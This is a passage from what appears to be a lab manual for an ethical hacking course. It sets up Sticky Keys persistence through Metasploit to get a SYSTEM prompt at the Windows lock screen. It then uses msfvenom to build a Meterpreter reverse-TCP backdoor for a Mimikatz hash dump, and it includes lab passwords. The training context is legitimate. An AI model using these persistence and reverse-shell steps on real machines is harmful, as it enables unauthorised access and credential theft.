
msf6 post(windows/manage/sticky_keys) > set session 2
session => 2
msf6 post(windows/manage/sticky_keys) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
msf6 post(windows/manage/sticky_keys) >
```

42. Now, switch to **Windows 11** machine and sign out from the **Admin** account and sign into **Martin** account using **apple** as password.
43. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift** key **5** times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.



44. In the Command Prompt window, type **whoami** and press **Enter**.



The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The window displays the following text:

```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

At the bottom of the window, there are two user account icons: "Martin" and "Shiela".

45. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.

46. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.

47. Close all open windows and document all the acquired information.

48. Sign out from **Martin** account and sign into **Admin** account using **Pa\$\$w0rd** as password.


49. Turn off the **Parrot Security** virtual machine.

Task 6: Escalate Privileges to Gather Hashdump using Mimikatz

Mimikatz is a post exploitation tool that enables users to save and view authentication credentials such as kerberos tickets, dump passwords from memory, PINs, as well as hashes. It enables you to perform functions such as pass-the-hash, pass-the-ticket, and makes post exploitation lateral movement within a network.

Here, we use Metasploit inbuilt Mimikatz module which is also known as kiwi to dump Hashes from the target machine.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. In **Parrot Security** machine launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe** and press **Enter**.




```

Applications Places System
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe - Parrot Terminal
File Edit View Search Terminal Help
